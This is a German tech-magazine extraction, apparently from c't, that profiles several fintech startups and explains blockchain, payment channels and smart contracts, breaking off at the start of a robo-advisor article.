Das 2016 gegründete Startup „BlackBill Internet GmbH“ hat im vergangenen Jahr „bezahlt.de“ gestartet, ein Dienstleistungsangebot aus dem sogenannten Factoring-Segment. Kleine und mittelständische Unternehmen sowie Freiberufler können sich von bezahlt.de Rechnungen auch über kleinere Beträge (ab 1 Euro) mit einem Zahlungsziel bis drei Monate vorfinanzieren lassen. Nach einer Registrierung und dem Hochladen von Rechnungen prüft bezahlt.de die Ansprüche, berechnet das eigene Risiko und unterbreitet ein Vorfinanzierungsangebot, das bei 2,49 Prozent Gebühr der Rechnungssumme startet. Je länger die Vorfinanzierung dauert, umso höher fällt die Gebühr aus.

Ausgezahlt wird in zwei Schritten: Bis zu 80 Prozent des Rechnungsbetrages können innerhalb von 24 Stunden angewiesen werden. Der Rest wird abzüglich der vereinbarten Gebühr ausgezahlt, wenn der Rechnungsempfänger die Rechnung beglichen hat. Das Unternehmen arbeitet mit der solarisBank zusammen.

- ↑ reine Online-Abwicklung
- ↑ schnelle Auszahlung
- ↓ Risiko eines Zahlungsausfalls verbleibt beim Kunden



Degiro

Der niederländische Online-Broker Degiro ist seit 2014 in Deutschland aktiv. Das Unternehmen stellt Kunden eine kostenlose Webtrading-Plattform für den Handel mit Aktien, Anleihen, ETFs, Optionen sowie zahlreichen weiteren Produkten zur Verfügung. Die von Degiro erhobenen Transaktionsgebühren gehören zu den niedrigsten am Markt. Für Käufe und Verkäufe von Aktien über den elektronischen Handelsplatz Xetra etwa berechnet Degiro lediglich 2 Euro zuzüglich 0,008 Prozent des Transaktionsvolumens.

Kunden haben Zugang zu 28 Handelsplätzen weltweit. Einzahlungen sind per Sofortüberweisung oder SEPA-Überweisung möglich. Auszahlungen erfolgen innerhalb von drei Werktagen auf das hinterlegte Bankkonto. Wer Degiro nutzen will, sollte zumindest Grundkenntnisse des Wertpapierhandels mitbringen, da keine Hilfefunktion angeboten wird. Beaufsichtigt wird das Unternehmen von der niederländischen Behörde für Finanzmärkte (AFM) und der Zentralbank der Niederlande (DNB).

- ↑ sehr günstige Konditionen
- ↑ seriöser Broker
- ↓ keine automatische Steuerabführung in Deutschland

reits in seine Smartphone-Banking-App integriert. Da kann die derzeit von den Sparkassen entwickelte App für das neue „Mobile-Only-Konto“ Yomo nicht mithalten: Die Yomo-App erlaubt zunächst nur SEPA-Überweisungen.

Was aber auch etwas Gutes hat. Shlomo Benartzi, Professor an der University of California in Los Angeles (UCLA) und Experte für „Behavioral Decision-Making“ warnt zum Beispiel davor, dass Menschen sich weniger Gedanken über die Konsequenzen ihres Verhaltens machen, wenn sie finanzielle Transaktionen über das Smartphone ausführen. „Es kommt dann sehr viel häufiger zu impuls-gesteuerten Handlungen“, sagt Benartzi. Das belegen unter anderem Studienreihen mit Studenten.

Viele Fintechs sind zudem auf eine direkte Zusammenarbeit mit Kreditinstituten angewiesen. Denn diese sind im

Besitz einer Banklizenz, dürfen Zahlungskonten führen und sichern Einlagen. Robo-Advisor beispielsweise, die allein in Deutschland inzwischen mehr als eine halbe Milliarde Euro an Kundengeldern betreuen, haben immer eine Bank im Rücken. Wie diese digitalen Anlageberater arbeiten und auf was man achten muss, wenn man einem Robo-Advisor sein Geld anvertraut, erklärt der Artikel „Robo-Advisor – Automatisiertes Anlage-management“ auf Seite 130.


Instant Payment

Erinnern Sie sich noch an die Zeiten, als Überweisungen von einer Bank zur anderen fast eine Woche gedauert haben? Das hatte im Wesentlichen damit zu tun, dass zunächst die sendende Bank tagelang mit dem Geld gearbeitet hat und anschließend die Empfängerbank. 2012 hat der Gesetzgeber diesem Geschäftsgebaren

aber einen Riegel vorgeschoben. Trotzdem dauert es heute immer noch bis zu 2 Tage, bis Banken angewiesene Geldbeträge gutschreiben. Dabei ginge das viel schneller. Fintechs erledigen solche Vorgänge inzwischen in einer Stunde oder noch schneller – und das sogar international.

Aber auch darauf reagiert die EU: Ab November sollen Zahlungsdienstleister (also die Banken) im SEPA-Raum sogenannte Instant Payments ermöglichen. Zahlungen würden dann in 10 Sekunden abgewickelt. Das Regelwerk dafür hat der European Payment Council (EPC) bereits verabschiedet. Gegen diesen neuen Zahlungsturbo sehen dann auch die eigentlich recht flotten Transaktionen in Kryptogeld-Infrastrukturen alt aus. Rund 10 bis 15 Minuten dauert es heute zum Beispiel, bis Bitcoins den Eigentümer gewechselt haben.

Anzeige



Yomo

Yomo ist ein sogenanntes Mobile-Only-Girokonto, das zu nächst zehn Sparkassen in Deutschland anbieten wollen. Die derzeit noch im Beta-Stadium befindliche App funktioniert ausschließlich auf aktuellen Android- und iOS-Smartphones (mindestens iOS 9 bzw. Android 5.0). Ein webbasiertes Kunden-Frontend ist nicht vorgesehen. Für eine Nutzung müssen Kunden über die App ein Yomo-Konto bei einer der beteiligten Sparkassen eröffnen. Die Authentifizierung erfolgt per Video-Legitimation.

Die Funktionen der App sind bislang begrenzt. Man kann sich den Kontostand und seine Umsätze anzeigen lassen sowie IBAN-Überweisungen durchführen. Zum kostenlosen Yomo-Konto gehört außerdem eine NFC-Girocard mit Maestro-Funktion. Entwickelt wird die App von Star Finanz, einer Tochter der Sparkassen Finanz Informatik, die nach und nach weitere Funktionen integrieren will. Der Rollout soll in den nächsten Wochen über die App-Stores von Google und Apple erfolgen.

- ↑ sehr einfache Bedienung
- ↑ schnelle Kontoeröffnung
- ↓ Konditionen von Sparkasse zu Sparkasse unterschiedlich



Authada

Authada, ein 2015 gegründetes Spin-off des Fachbereichs Informatik der Hochschule Darmstadt, hat sich auf die Entwicklung neuer Authentifizierungslösungen für Mobile- und Online-Anwendungen spezialisiert. Im Mittelpunkt steht dabei die Online-Ausweisfunktion (eID) des neuen elektronischen Personalausweises (ePerso), die Smartphones und Tablets mit NFC-Schnittstelle nutzen können, um darüber Daten für Identitätsüberprüfungen auszulesen.

Mit Authada ID (mobil), QR (Browser), Verify (Zahlung) und Voice (Telefon) bietet das Unternehmen gleich mehrere Lösungen an, die sich in diverse Legitimierungsvorgänge integrieren lassen. Zielgruppe sind vor allem Banken, Versicherungen, E-Commerce- und E-Government-Dienstleister. Die Authada-Verfahren erfüllen die „Strong-Customer-Authentication“-Vorgaben, die mit der neuen Payment Services Directive 2 (PSD2) ab 2018 für den elektronischen Zahlungsverkehr in Europa verpflichtend werden.

- ↑ sicheres Authentifizierungsverfahren
- ↑ viele Anwendungsmöglichkeiten
- ↓ nur mit ePerso und NFC-Smartphone nutzbar

smoost

Die Spendenapp

Smoost

Über die Smartphone-App des gleichnamigen Bamberger Startups Smoost, können Nutzer gemeinnützigen Organisationen und auch einzelnen Projekten Geld zukommen lassen, ohne dafür eigenes Geld ausgeben zu müssen. Vielmehr wird das Geld durch Konsumieren von Werbung eingenommen. Wer zum Beispiel die „Sommerferienbetreuung 2017“ des Jugendferienwerks Hannover unterstützen will, blättert auf dem Smartphone einfach durch den verlinkten real-Markt-Prospekt – und schon gehen 5 Cent an den Verein.

Das Geld kommt von den Betreibern der Werbekampagne. Smoost schüttet 75 Prozent der Einnahmen aus. Auszahlungen an die Projekte erfolgen monatlich. Das 2013 ins Leben gerufene Projekt ist so erfolgreich, dass inzwischen fast 50.000 Euro pro Monat zusammenkommen. Und noch ist viel Luft nach oben: Von den etwa 600.000 Vereinen in Deutschland haben sich bislang weniger als 2000 für den kostenlosen Dienst registriert.

- ↑ soziales Engagement
- ↑ viele Projekte zur Auswahl
- ↑ kostenlos helfen



Zinsbaustein

Zinsbaustein.de ist eine neue Crowdfunding-Plattform, die auch Kleinanlegern den Zugang zum Immobilienmarkt ermöglicht. Ab 500 Euro kann man in verschiedene neue Immobilienprojekte investieren, ohne dabei Pflichten eines Miteigentümers einzugehen. Die in Aussicht gestellte Verzinsung des investierten Kapitals liegt bei den aktuell angebotenen Projekten bei 5,25 Prozent. Gebühren oder Aufgelder werden nicht berechnet. Die Laufzeit beträgt zwischen 12 und 36 Monaten.

Hinter der 2016 gegründeten Plattform stehen die Sontowski & Partner Group (S&P) aus Erlangen und das Berliner Fintech-Unternehmen FinLeap. S&P tritt sowohl als Projektentwickler, Bauträger und Investor auf. Eigenen Angaben zufolge wurden über Zinsbaustein bislang sechs Projekte mit einem Gesamtvolumen von 78 Millionen Euro finanziert. Da es sich bei den Investitionen um sogenannte Nachrangdarlehen handelt, ist das Ausfallrisiko für Investoren bei einer Insolvenz recht hoch.

- ↑ einfache Abwicklung
- ↑ gute Verzinsung
- ↓ Ausfallrisiko beim Anleger




Bild: Yomo/Starfinanz

Die App für das neue „Mobile-Only-Konto“ Yomo der Sparkassen kann zunächst nur Kontotransaktionen anzeigen und SEPA-Überweisungen ausführen.

Die Zeit wird benötigt, um Hash-Werte zu errechnen, die Voraussetzung für das Anhängen neuer Datenblöcke an die sogenannte Blockchain sind. Der Artikel „Die Blockchain – vom Infant terrible zum Fintech-Star“ auf Seite 126 erklärt, was es mit solchen Datenblockketten auf sich hat und warum viele Wirtschaftszweige traditionelle Geschäftsprozesse künftig durch Blockchain-Anwendungen ersetzen wollen. Im Mittelpunkt stehen dabei die „Smart Contracts“.

Eine Garantie für Erfolg haben Fintechs allerdings nicht gepachtet. Zwar werden jedes Jahr Milliarden an Risikokapital in Fintech-Startups investiert – Erfahrungswerte zeigen aber, dass die meisten irgendwann in der Versenkung verschwinden. Viele kommen nicht einmal über die Gründungsphase hinaus. Es ist deshalb schwierig, Prognosen abzugeben, wer in fünf Jahren überhaupt noch am Markt sein wird. Ein hipper Firmenname allein reicht im knallharten Finanzgeschäft jedenfalls nicht aus.


Gute Chancen haben meist solche Startups, die wirklich etwas Neues auf die Beine stellen. Was aber grundsätzlich Nachahmer anzieht. Genial war zum Beispiel die Idee, eine Online-Plattform aufzusetzen, über die sich Privatpersonen zu günstigen Konditionen gegenseitig Geld leihen können – ohne Beteiligung einer Bank. Heute gibt es Dutzende solcher P2P-Kreditplattformen mit immer stärkerer kommerzieller Ausrichtung.

Oft rechnet es sich für Kreditnehmer finanziell aber gar nicht, solche P2P-Kreditdienste in Anspruch zu nehmen. Denn zusätzlich zu den Nominalzinsen, die nicht selten zweistellig sind, kommen meist Provisionen und sonstige Gebühren hinzu, was die Effektivzinssätze häufig in schwindelerregende Höhen steigen lässt.

Und wer als P2P-Anleger zum Beispiel einer allein-erziehenden Mutter für einen Disneyland-Besuch in Paris 2000 Euro mit einer Verzinsung mit 16,3 Prozent leiht, darf nicht viel Skrupel mitbringen. Selbst wenn man berücksichtigt, dass in der Regel nicht der Plattformbetreiber, sondern der Anleger das Risiko eines Zahlungsausfalls trägt. Finanziert wurde das Disneyland-Projekt bei auxmoney, einem der Marktführer im P2P-Kreditgeschäft in Deutschland, jedenfalls zu 100 Prozent.

(pmz@ct.de) **ct**

Anzeige



Die Blockchain

Vom Enfant terrible zum Fintech-Star

Immer mehr Startups wollen den weltweiten Zahlungsverkehr vereinfachen, Kundendaten auf Dauer fälschungssicher speichern oder gleich ganze Geschäftsprozesse in Form sogenannter „Smart Contracts“ durch Computer statt von Menschen ausführen lassen. Bei der Umsetzung bauen alle auf das gleiche Fundament: die Blockchain. Eine komplexe Technologie mit großem, aber ungewissem Potenzial.

Von Levin Keller

Stellen Sie sich vor, Ihr Kontostand wäre nicht bei Ihrer Bank gespeichert, sondern bei irgendeinem Fremden auf dessen Rechner. Und nicht nur bei einem Fremden, sondern bei Tausenden Fremden überall auf der Welt. Sie wissen nicht, wer Ihren Kontostand gespeichert hat und ob er versuchen wird, Ihren Kontostand zu verändern oder gleich ganz zu löschen. Trotzdem können Sie sich entspannt zurücklehnen und sich darauf verlassen, dass Ihr Kontostand immer aktuell und korrekt ist und Sie jederzeit über das Geld auf Ihrem Konto verfügen können.

Hacker gegen das Finanzsystem

Klingt utopisch? Ist aber bereits Realität. Möglich macht dies die sogenannte Blockchain, ein dezentrales Datenspeicher- und

Kontrollsystem, das unter anderem die technische Grundlage für Kryptowährungen wie Bitcoin ist.

Bekannt ist die Blockchain seit etwa einem Jahrzehnt. Als Reaktion auf die globale Finanzkrise veröffentlichten IT-Aktivistinnen unter dem Pseudonym „Satoshi Nakamoto“ im Jahr 2008 das Konzept eines alternativen Geldsystems, das nicht mehr zentral, sondern von den Beteiligten selbst verwaltet werden sollte.

Ziel war nicht nur die Schaffung der neuen Währung Bitcoin, sondern auch der Aufbau einer technischen Infrastruktur, um die neuen digitalen Geldeinheiten sicher zwischen Netzwerkteilnehmern transferieren zu können. Dies gelang den Aktivisten durch eine geschickte Kombination von bereits bekannten Konzepten wie asymmetrischer Verschlüsselung, Peer-to-Peer-Networking und Proof of Work (PoW).

Was die Blockchain unter anderem so besonders macht, ist die Tatsache, dass nichts, was jemals in einer solchen „Datenblock-Kette“ (Blockchain) gespeichert wurde, nachträglich gelöscht werden kann. Das gewährleistet ein aufwendiger dezentraler Algorithmus. Tausende von verteilten Computern weltweit berechnen hochkomplexe mathematische Prüfsummen, die die Daten in der Blockchain versiegeln.

Diese mathematischen Aufgaben sind so schwierig, dass nur alle Rechner gemeinsam in der Lage sind, die nötigen Prüfsummen zu erzeugen. Dass einzelne Personen Prüfsummen berechnen können, die eine nachträgliche Veränderung der Datenbank zulassen würden, ist ausgeschlossen.

Im Fall von Kryptowährungen wie Bitcoin werden die hoch spezialisierten Rechner von den sogenannten Minern betrieben. Sie verarbeiten die Bitcoin-Transaktionen, indem sie neue Datenblöcke an die Kette anhängen. Dafür müssen sie aber zunächst Hash-Werte errechnen, was nur durch wildes Ausprobieren geht und Teil der „Arbeit“ im Proof-of-Work-Prozess ist. Für jeden neuen Block dauert der Vorgang etwa zehn Minuten. Wer als Erstes auf das Ergebnis kommt, darf den neuen Datenblock, der zurzeit etwa 2000 Transaktionen bündelt, an die Blockchain anhängen und wird dafür mit frischen Bitcoins entlohnt.

Mit dieser Entlohnung wird bei Bitcoin nicht nur ein Anreiz geschaffen, Rechenleistung zu investieren, um das Fortschreiben und die Integrität der Blockchain zu garantieren – sie dient auch zur Geldschöpfung des banken- und staatenlosen Kryptogelds. Das Bitcoin-System sieht allerdings nur eine maximale Geldmenge von 21 Millionen Bitcoins vor, weshalb die Höhe der Belohnung mit der Zeit abnimmt.

Miner für Bitcoin kann im Prinzip jeder werden – wie auch für viele der anderen Kryptowährungen, die inzwischen wie Pilze aus dem Boden schießen und jeweils ihre eigenen Blockchains betreiben. Dazu muss man nicht einmal eigene Hardware besitzen, sondern kann auch Rechenleistung gegen Gebühr bei Mining-Dienstleistern anmieten.

Das Blockchain-Konzept lässt sich aber nicht nur für Kryptowährungen nut-

zen. Denn grundsätzlich können in Blockchains sehr viele Anwendungen abgebildet werden – vorausgesetzt, die gewünschten Funktionen lassen sich durch mathematische Regeln beschreiben und durch maschinenlesbaren Code steuern.

Bezahlkanal

In der Bitcoin-Blockchain ist die Komplexität der Skriptsprache und damit der mögliche Funktionsumfang allerdings absichtlich sehr begrenzt: Ein einfaches System ist schlicht besser auf Fehler zu überprüfen. Dennoch lassen sich auch damit interessante Dinge anstellen – zum Beispiel Payment Channel betreiben.

Ein solcher Payment Channel kann Anbietern von Online-Medien beispielsweise helfen, Kleinstbeträge für den Konsum von digitalen Inhalten einzunehmen, ohne dass diese von den oft sehr viel höheren Gebühren traditioneller Zahlungsdienstleister gleich wieder geschluckt werden.

Denn der Payment Channel auf der Bitcoin-Blockchain ermöglicht die Bündelung vieler kleiner Transaktionen zwischen zwei oder auch mehreren Vertragspartnern zu einer Transaktion. In die Blockchain eingetragen werden müssen nach der Laufzeit des Channel nur die erste und die finale Transaktion, was Speicherplatz und Kosten spart.

So ein Payment Channel kann im Prinzip jahrelang offen gehalten werden und erzeugt dann während der Nutzung keine Kosten für weitere Zahlungen. Bislang funktionieren solche Payment Chan-

nel, wie sie etwa das Startup SatoshiPay anbietet, zwar nur in eine Richtung (Kunde bezahlt), in Zukunft sollen sie jedoch Geldflüsse in beide Richtungen ermöglichen und müssten dann nie geschlossen werden.

Payment Channel sind aber nicht nur zum Bezahlen von Medieninhalten geeignet. Im Prinzip kann man damit alle digitalen Ressourcen bezahlen, die heute im Internet von Interesse sind.

Das Startup „21“ aus den USA beispielsweise fokussiert sich auf den Bereich der API-Abfragen: Zahlreiche Programme und auch Webseiten hängen davon ab, Daten von Drittanbietern abzurufen. Zwar sind viele der APIs gratis erreichbar – bei anderen muss man vor einer Nutzung aber erst ein Konto anlegen, Zahlungsinformationen hinterlegen und unter Umständen auch ein monatliches Fixum entrichten, obwohl man die API vielleicht nur selten nutzt.

Bei „21“ entfällt dies alles, da man bei der API-Abfrage direkt eine Mikro-Transaktion in einem Payment Channel autorisiert, was die Gegenstelle wiederum dezentral verifiziert und die Ressourcen dann freigibt. Die Server tauschen also nicht nur die Information aus, sondern bezahlen sich dabei auch noch automatisch gegenseitig.

Schlaue Verträge

Mutiger als die Bitcoin-Macher sind die Entwickler im Ethereum-Projekt gewesen, das ebenfalls eine große öffentliche Blockchain betreibt. Die Ethereum-Ent-

Moderne Geld-druckmaschine: Mit ASIC-Chip-Rechnern wie diesem „Antminer S9“ von Bitmain werden heute Kryptowährungen geschürft und Blockchains betrieben. Kostenpunkt: rund 2000 Euro.



Bild: Bitmain

wickler wählten einen sehr radikalen Ansatz und bauten in ihre Blockchain, die seit 2015 im Live-Betrieb ist, eine vollwertige Programmiersprache ein, die auch die Abbildung komplexer Vertragsmodalitäten in Form sogenannter „Smart Contracts“ erlaubt.

Ziel solcher Smart Contracts ist meist die Automatisierung von Geschäftsprozessen, die sich in der Regel bereits gut digital abbilden lassen, die aber trotzdem oft noch ein hohes Maß an händischem Aufwand erfordern.

Zum Beispiels will das deutsche Startup „Slock.it“ die Ethereum-Blockchain nutzen, um Wohnungsschlüssel-Übergaben bei Buchungen über die Vermietungsplattform Airbnb obsolet zu machen. Dazu wird die zu vermietende Wohnung zunächst mit einem IoT-fähigen Schloss ausgestattet.

Dieses „intelligente Schloss“ wird dann von einem Smart Contract in der Blockchain gesteuert. Zahlt ein Mieter die Kautions und den Mietpreis in den Smart Contract ein, kann er die Wohnung anschließend kontaktlos über ein Ethereum-Wallet auf dem Handy öffnen.

Nach dem Aufenthalt verlässt der Gast die Wohnung und erhält, wenn alles in Ordnung ist, automatisch die Kautions aus dem Smart Contract zurück.

Ähnliche Konzeptideen gibt es auch für die Nutzung von Stellplätzen in Parkhäusern, das Entsperren von Elektroauto-Ladestationen, Carsharing, Mitfahrgelegenheiten und vieles mehr. Abgerechnet wird in der jeweiligen Kryptowährung – bei Ethereum etwa ist das der sogenannte „Ether“.

Einsparpotenzial

Smart Contracts lassen sich im Prinzip für alle vertraglichen Vereinbarungen zwischen zwei oder mehreren Parteien nutzen, solange sich die Vertragsbedingungen in Form maschinenlesbarer Anweisungen beschreiben lassen. Die Blockchain garantiert als verteilt gespeichertes Transaktionsregister dann nicht nur, dass die von den Vertragspartnern fixierten Klauseln dauerhaft fälschungssicher hinterlegt sind, sondern auch, dass die Vertragsklauseln bei Eintreten der Vereinbarung sofort automatisch ausgeführt werden. Die Einbindung sogenannter „vertrauenswürdiger dritter Instanzen“

(Notar, Treuhänder) ist in vielen Fällen nicht mehr nötig.

Die Wirtschaft geht von erheblichen Einsparungen aus, würde man traditionelle Vertragswerke künftig durch Smart Contracts ersetzen. Das Interesse zieht sich durch nahezu alle Branchen, von der Finanzindustrie über den Energiemarkt bis hin zur Schiffslogistik.

Aber nicht nur Unternehmen, auch Kunden hätten Vorteile. Autoversicherer beispielsweise könnten in einer Blockchain hinterlegte Smart Contracts nutzen, um Prämienkonditionen automatisch an die tatsächliche Jahresfahrleistung anzupassen, statt Pi-mal-Daumen-Stufen zu verwenden, die oft Differenzen von mehreren tausend Kilometern aufweisen.

Das Wirtschafts- und IT-Beratungsunternehmen Capgemini rechnete zuletzt vor, dass allein durch das Abschaffen papierbasierter Gutachten und Dokumentationsprozesse, die bislang das Privatkunden-Geschäft von Banken prägen, in den USA und der EU zwischen drei und zehn Milliarden Euro an Verwaltungskosten eingespart werden könnten. Würde man das Geld auf Kunden umlegen, ergäben sich „Einsparpotenziale von durchschnittlich 430 bis 860 Euro, beziehungsweise 11 bis 22 Prozent für Hypotheken- und Kontoführungsgebühren“, heißt in einer Studie von Capgemini. Wobei in der Finanzbranche häufig nicht direkt von Blockchain-Anwendungen, sondern meist von sogenannten „Distributed-Ledger-Technologien“ (DLT) die Rede ist, also „verteilten Kontobüchern“.

Graue Theorie und Wolkenschlösser

Vieles ist mit Smart Contracts möglich: die Beglaubigung von Vertragsunterschriften, Eintragungen in Grundbücher und Handelsregister, Einträge in Geburtsurkunden oder der Handel auf Wertpapierbörsen. Egal was man in die Blockchain schreibt: Man könnte sich immer sicher sein, dass der Eintrag weder nachträglich verändert noch jemals gelöscht wird.

Wäre da nicht ein kleiner Haken: Viele dieser Ideen sind weit von einer funktionierenden Implementierung und insbesondere noch weit vom Massenmarkt entfernt. Nicht nur deshalb war-

Startups in Deutschland mit Blockchain-Schwerpunkt

Ascribe, Berlin	Digital Rights Management auf Blockchains
BigchainDB, Berlin	Großdatenbank mit eigener Blockchain
Bitbond, Berlin	Peer-2-Peer-Kredite mit Bitcoin
Bitwala, Berlin	Rechnungen mit Bitcoin bezahlen
EthCore, Berlin	eigener Ethereum-Client (jetzt Parity)
Genesis Mining, München	großer Cloud-Mining-Betreiber
Pey, Hannover	Bitcoin-Ökosystem-Enabler
SatoshiPay, Berlin/London	Mikrozahungen per Payment Channel
Slock.it, Mittweida	Smart Contracts auf Ethereum

nen viele Kritiker vor einer übertriebenen Zuversicht beim Thema Blockchain.

Auch bedeutet nicht alles, was machbar ist, zwangsläufig einen wirtschaftlichen Vorteil. Im Fall des erwähnten Airbnb-Beispiels etwa muss zunächst das entsprechende Schloss entwickelt und eingebaut werden. Den erforderlichen Rund-um-die-Uhr-Internetzugang gibt es ebenfalls nicht umsonst.

Hinzu kommen konzeptionelle Fragen. Beispielsweise gibt es bei heutigen Verträgen oft Grauzonen, die man nicht so ohne Weiteres in Source Code übersetzen kann. Was ist zum Beispiel, wenn jemand eine Berufsunfähigkeitsversicherung per Blockchain abgeschlossen hat und dann tatsächlich berufsunfähig wird?

Wer prüft die Erkrankung und wer speist diese Information in den Smart Contract ein? Und wie kann die Versicherung einen Vertrag rückgängig machen, sollte ein Versicherter falsche Angaben zu Vorerkrankungen gemacht haben? Es werden noch große Anstrengungen und auch intensive Anpassungen der heutigen Strukturen und Gesetze notwendig sein, um Blockchains so in den Massenmarkt zu bringen, dass sie schließlich von allen genutzt werden können.


Ob es jemals dazu kommt, kann heute keiner sagen. Aber mit Bitcoin, Ethereum & Co. ist bereits ein erster großer Schritt gelungen. (pmz@ct.de) **ct**

Levin Keller ist Mathematiker, Unternehmer, Vorstandsmitglied im Bundesverband Bitcoin e. V. und Geschäftsführer von Hardfork, das Smart-Contract-Prototypen und Software-Tools für Blockchain-Applikationen entwickelt.

Anzeige

Robo-Advisor

Automatisiertes Anlagemanagement



Über eine halbe Milliarde Euro an Kundengeldern sollen sogenannte Robo-Advisor allein in Deutschland inzwischen verwalten. Was macht diese digitalen Anlageberater eigentlich so interessant?

Von Niklas Vogt

Gerade mal 0,3 Prozent Zinsen gab es 2016 im Schnitt für Tagesgeld und Sparguthaben. Berücksichtigt man die Inflation von 0,5 Prozent, bedeutete das keinen Vermögenszuwachs, sondern einen Verlust. Besser sah es bei

Aktien aus. So kletterte etwa der DAX, der die Kurse der 30 größten und umsatzstärksten deutschen Unternehmen abbildet, im gleichen Zeitraum um fast 7 Prozent nach oben.

